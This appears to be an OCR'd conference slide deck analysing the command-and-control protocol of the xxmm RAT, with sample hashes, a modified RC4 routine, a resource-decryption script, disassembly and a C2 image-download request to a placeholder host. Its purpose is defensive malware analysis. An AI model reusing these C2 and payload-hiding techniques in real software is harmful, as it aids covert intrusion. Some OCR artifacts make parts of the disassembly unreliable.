Understanding Command and Control

- An Anatomy of xxmm Communication -

You Nakatsuru

Counter Threat Unit

Secureworks

18/01/19

Japan Security Analyst Conference 2019

Goals of This Presentation

For analyst / researcher / developer

- Provide information about modern C2 implementation including:
  - Encryption, compression, proprietary data structures
- Provide a training material for C2 analysis
  - You can compare answers with your analysis result

For incident responder


- Tell you the importance of proxy log analysis and server investigation by public sector such as NPA, JPCERT/CC

For red teamer

- Provide knowledge of modern C2 implementation can be used to improve your penetration testing

Agenda

- Analysis Target: xxmm
- xxmm Communication Analysis
- xxmm Payload Analysis
- Proof of Analysis



Analysis Target: xxmm

xxmm (a.k.a. Minzen)

RAT malware used by BRONZE BUTLER

- Good sample to understand modern command and control protocol
  - Uses HTTP/S with proxy
    - GET or POST request
    - Also supports TCP/UDP/ICMP
  - Uses encryption
    - RSA + onetime RC_4 encryption in its communication
  - Uses proprietary data structures
  - Is capable to do various commands

Supported Features

- Sleep
- Drive info
- File listing, upload, download, deletion
- Directory creation
- Process creation
- Remote Shell

Is BRONZE BUTLER Still Active?

Seems to be inactive since early 2018

- Several Datper variants were observed from Nov, 2017
  - e.g. 517b2695bbf7164bfb9cab0a133bb0b1aeb387cbb7f30aa01bf5d6f89cca4214
  - Changed to use modified RC4 init as the following:

```
def rc4_mod_init(key, c):
    enc = []
    for i in range(0, 256):
        enc.append((i+c) & 0xFF)
    prev_target = 0
    for i in range(0, 256):
        target = (ord(key[i%len(key)]) + enc[i] + prev_target) & 0xFF
        tmp = enc[i]
        enc[i] = enc[target]
        enc[target] = tmp
        prev_target = target
    return enc
```

File Information

- xxmm dropper (can be downloaded from VT Enterprise)

SHA-256 hash	4d208c86c8331b7f1f6dd53f83af9ee4ec700a74792b419f663a3ce105d15d1c
File type	PE32 executable (GUI) Intel 80386, for MS Windows
PE timestamp	Thu May 12 02:44:45 2016 UTC
First seen on VT	PE32 executable (GUI) Intel 80386, for MS Windows

- xxmm main module (will be loaded by the dropper)

SHA-256 hash	714863d7d951e87c9cbde87882f9038db7ad7c8dacd29b2c12eb9ebca075ecb8
File type	PE32 executable (console) Intel 80386, for MS Windows
PE timestamp	Thu May 12 02:44:51 2016 UTC

Target binary


References / Tools

Useful for analysis

- xxmm2_build.exe
  - https://www.virustotal.com/#/file/76340ef248c286270a07e2aeec7b1d6a007e77adde08dc6c1dcaa176aef9e1a8/detection
- xxmm2_steganography.exe
  - https://www.virustotal.com/#/file/27f3a4c757f6e81a0546e47b97cbaab5e5e2b82a6ec2694641cd41ec47b90766/detection
- wincrypto - Python module
  - https://github.com/crappycrypto/wincrypto
- lznt1 - Python module
  - https://github.com/you0708/lznt1

Unpacking main module

xxmm installer contains both 32-bit and 64-bit binaries



Decrypting All Encrypted Resources

Python scripting is an easy way to decrypt

```
pe = pefile.PE(data=xxmm)
try:
    if pe.DIRECTORY_ENTRY_RESOURCE.entries[0].name.string != "DATA":
        return data
except:
    return data

for res in pe.DIRECTORY_ENTRY_RESOURCE.entries[0].directory.entries:
    res_offset = pe.get_offset_from_rva(res.directory.entries[0].data.struct.OffsetToData)
    res_size = res.directory.entries[0].data.struct.Size
    enc = xxmm[res_offset:res_offset+res_size]
    if enc[0] == "\x00":
        continue
    if enc[:2] == "MZ":
        data.append(("module", enc))
        continue

    global rc4key
    dec = rc4(enc, rc4key)
    #print(repr(dec[:100]))
    try:
        dec = lznt1.decompress(dec[1:])
    except:
        continue
    if len(dec) != 0:
        data.append(("xxmm", dec))
```

32-bit main module

```
[+] could not find rc4key, use default key: 1234
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_0.bin
[+] saved unpacked module as xxmm_dropper_unpacked_1_unpacked_1.bin
[+] saved unpacked module as xxmm_dropper_unpacked_1_unpacked_2.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_3.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_0_unpacked_0.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_0.bin
[+] saved unpacked module as xxmm_dropper_unpacked_0_unpacked_1.bin
[+] saved unpacked module as xxmm_dropper_unpacked_0_unpacked_2.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_3.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_0_unpacked_0.bin
```

Process of xxmm Main Module

1. Load hardcoded config
   - C2 URL, encryption key, version string, etc.
2. Initialize command list
3. Start C2 thread

1. Loading Hardcoded Configuration

Process of xxmm main module

```
013B1404                mov     eax, offset aParameter ; "parameter:"
013B1409                lea     esi, [ebp+cfg_parameter]
013B140F                call    aa_decode_config
013B1414                test    eax, eax
013B1416                jz      short loc_13B1420
013B1418
013B1418 loc_13B1418:                           ; CODE XREF: _main+168↓j
013B1418                xor     eax, eax
013B141A                call    __SEH_epilog4_GS
013B141F                retn
013B1420 ; ---------------------------------------------------------------------
013B1420
013B1420 loc_13B1420:                           ; CODE XREF: _main+36↑j
013B1420                push    0Fh
013B1422                pop     ecx
013B1423                mov     eax, offset aSetupparameter ; "setupParameter:"
013B1428                lea     esi, [ebp+cfg_setupParameter]
013B142E                call    aa_decode_config
013B1433                xor     edi, edi
013B1435                cmp     eax, edi
013B1437                jnz     short loc_13B1
013B1439                push    1051Eh
013B143E                mov     eax, esi
013B1440                call    aa_get_item_st
013B1445                mov     ebx, eax
```

Config data is XOR encoded with a key character "f"

```
013C27C8 loc_13C27C8:                                   ; CODE XREF: aa_de
013C27C8                mov     edx, [esi+a_item_info.items_ptr]
013C27CB                mov     dl, [ecx+edx]
013C27CE                xor     dl, 66h ; 'f'
013C27D1                mov     [ecx+eax], dl
013C27D4                inc     ecx
013C27D5                cmp     ecx, [esi+aa_item_info.items_len]
013C27D8                jb      short loc_13C27C8
```

2. Command List Initialization

Process of xxmm main module

```
013B27E8    push    offset xxmm_commands
013B27ED    call    aa_register_command
013B27F2    mov     dword ptr [esp], offset std_commands
013B27F9    call    aa_register_command
013B27FE    mov     dwo[illegible]r [esp], 80503h
013B2805    lea     eax[illegible]p+cfg_parameter]
```

```
.text:013BA0F5                  push    0A4h            ; size_t
.text:013BA0FA                  call    _malloc
.text:013BA0FF                  pop     ecx
.text:013BA100                  test    eax, eax
.text:013BA102                  jz      short loc_13BA127
.text:013BA104                  push    29h ; ')'
.text:013BA106                  pop     ecx
.text:013BA107                  mov     edi, eax
.text:013BA109                  rep movsd
.text:013BA10B                  test    ebx, ebx
.text:013BA10D                  jz      short loc_13BA115
.text:013BA10F                  mov     [ebx+aa_command.fd], eax
.text:013BA115
.text:013BA115 loc_13BA115:                             ; CODE XREF
.text:013BA115                  and     [eax+aa_command.fd], 0
.text:013BA11C                  mov     edi, [ebp+cmd_list]
                                mov     [eax+aa_command.bk], ebx
.text:013BA125                  mov     ebx, eax
.text:013BA127
.text:013BA127 loc_13BA127:                             ; CODE XREF
.text:013BA127                  inc     [ebp+i]
.text:013BA12A                  mov     esi, [ebp+i]
.text:013BA12D                  imul    esi, size aa_command
.text:013BA133                  add     esi, edi
.text:013BA135                  cmp     [esi+aa_command.name], 0
.text:013BA138                  jnz     short loc_13BA0F5
```

Create link list like command data

3. Command & Control Thread

Process of xxmm main module

```
013B29EC  cmp   [ebp+i], 7
013B29F3  jge   short loc_13B2A31
013B29F5  push  esi             ; lpThreadId
013B29F6  push  esi             ; dwCreationFlags
013B29F7  push  [ebp+i]         ; lpParameter
013B29FD  push  offset aa_command_and_control_thread ;
013B2A02  push  esi             ; dwStackSize
013B2A03  push  esi             ; lpThreadAttributes
013B2A04  call  ds:CreateThread
013B2A0A  inc   [ebp+i]
013B2A10  jmp   short loc_13B29EC
```

xxmm is capable to have 7 C2 server entries in its config

```
013B4F7C  mov   eax, [ebx+aa_server.type]
013B4F7F  xor   esi, esi
013B4F81  mov   [esp+804h+aa_server], ebx
013B4F85
013B4F85 type0:
013B4F85  cmp   eax, esi
013B4F87  jnz   type1
013B4F8D  lea   ecx, [esp+804h+aa_http]
013B4F94  call  aa_ini; ----------------------------------
013B4F99  mov   [esp+8
013B4FA0  mov   [esp+8 type1:
013B4FAB  mov   [esp+8          cmp   eax, 1
013B4FB2  mov   byte p          jnz   type2
013B4FBA  lea   eax, [          lea   ecx, [esp+804h-
```

xxmm Communication Analysis

Communication Protocol

xxmm supports various communication types

Type	Protocol	Description
0	HTTP	C2 communication
1	HTTP	C2 communication
2	HTTP	Download C2 server information
4	TCP	C2 communication using proprietary TCP protocol
5	UDP	C2 communication using proprietary UDP protocol
6	ICMP	C2 communication using ICMP echo


xxmm Communication Analysis
Type 2: C2 URL Download

GET Request to An Image File

Usual HTTP GET request to hardcoded URL

URL is specified by its config


```
GET /test/test.jpg HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```



```
FF D8 FF E0 00 10 4A 46 49 46 00 01 02 01 00 60  ......JFIF.....`
00 60 00 00 FF E1 0C 2D 45 78 69 66 00 00 4D 4D  .`.....-Exif..MM
00 2A 00 00 00 08 00 07 01 32 00 02 00 00 00 14  .*.......2......
00 00 00 62 47 46 00 03 00 00 00 01 00 05 00 00  ...bGF..........
47 49 00 03 00 00 00 01 00 58 00 00 82 98 00 02  GI.......X......
00 00 00 16 00 00 00 76 9C 9D 00 01 00 00 00 14  .......v........
00 00 00 00 EA 1C 00 07 00 00 07 D2 00 00 00 00  ................
87 69 00 04 00 00 00 01 00 00 00 8C 00 00 00 F6  .i..............
32 30 30 39 3A 30 33 3A 31 32 20 31 33 3A 34 38  2009:03:12 13:48
```

Encrypted Payload in The Image File

Contains C2 command (DownloadExecute/ChangeURL)

